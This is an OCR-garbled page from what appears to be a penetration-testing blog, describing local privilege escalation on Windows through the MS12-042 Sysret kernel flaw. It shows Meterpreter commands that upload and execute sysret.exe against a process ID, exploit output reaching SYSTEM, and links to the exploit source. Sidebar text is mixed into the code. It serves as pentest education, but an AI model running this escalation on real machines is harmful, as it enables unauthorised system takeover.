

Penetration Testing Lab

Articles from the Pentesting Field



```
Recent Posts
current process.
       meterpreter > getuid
                                                                                      Lateral Movement – RDP
  2
       meterpreter > getpid
      meterpreter > execute -H -f sysret.exe -a "-pid 2348"
                                                                                      DCShadow
                                                                                      Skeleton Key
  meterpreter > upload /root/Desktop/sysret.exe
                                                                                      Golden Ticket
  [*] uploading : /root/Desktop/sysret.exe -> sysret.exe
                                                                                      Dumping Clear-Text Credentials
  [*] uploaded : /root/Desktop/sysret.exe -> sysret.exe
  <u>meterpreter</u> > getuid
  Server username: WIN-RUDHUU4VG75\User
  meterpreter > getpid
                                                                                      Categories
  Current pid: 2348
  meterpreter > execute -H -f sysret.exe -a "-pid 2348"
  Process 1508 created.
                                                                                      Coding (10)
  <u>meterpreter</u> > getuid
                                                                                      > Defense Evasion (19)
  Server username: NT AUTHORITY\SYSTEM
  meterpreter >
                                                                                      > Exploitation Techniques (19)
                     Meterpreter – Privilege Escalation via Sysret
                                                                                      > External Submissions (3)
                                                                                      General Lab Notes (21)
                                                                                      ▶ Information Gathering (12)
                                                                                      ▶ Infrastructure (1)
Windows
                                                                                      ➤ Maintaining Access (4)
Alternatively if the user has physical access to the system or via RDP it can use the
                                                                                      ➤ Mobile Pentesting (7)
following procedure in order to escalate his privileges.
                                                                                      Network Mapping (1)
The first step is to obtain the list of running processes and their associated PID's.
                                                                                      Post Exploitation (11)
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                                                                                      Red Team (23)
                                                                                      Social Engineering (11)
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                                                                                      > VoIP (4)
                                                                                      > Web Application (14)
                                                                                      Wireless (2)
```

Archives



```
C:\Windows\Release>sysret.exe -pid 1596

[+] Windows Kernel Intel x64 Sysret Vulnerability (MS12-042)

[+] Exploited by Shahriyar Jalayeri (Shahriyar.j [at] gmail) -- just for fun [+] Escalating PID : 00000000000003C

[+] Hooking RtlpUmsPrimaryContextWrap...

[+] RtlpUmsPrimaryContextWrap hook point at : 0000000077AD046A

[+] Allocating null page...

[+] Page allocated at : 0000000000000000

[+] Control flow changed to shellcode execution path.

[+] Kernel Executive Entry (ntoskrnl.exe) at : FFFFF80001860000

[+] PsLookupProcessByProcessId at : FFFFF80001BB31FC

[+] g_CiEnabled Pointer at : FFFFF80001A86EB8

[+] Shellcode memory allocated at : 00000000000070000

[+] Shellcode fixed and palaced at allocated memory.

[+] Entering User-mode Scheduling Mode!
```

Sysret – Privilege Escalation

By checking on the command prompt again the user will elevate to SYSTEM.

```
C:\Users\User>whoami
nt authority\system
C:\Users\User>
```

Sysret – Verification of Authority

Resources

https://repret.wordpress.com/2012/08/25/windows-kernel-intel-x64-sysret-vulnerability-code-signing-bypass-bonus/

https://github.com/shjalayeri/sysret

https://blog.xenproject.org/2012/06/13/the-intel-sysret-privilege-escalation/

https://www.exploit-db.com/exploits/20861/

- > July 2012
- > June 2012
- > April 2012
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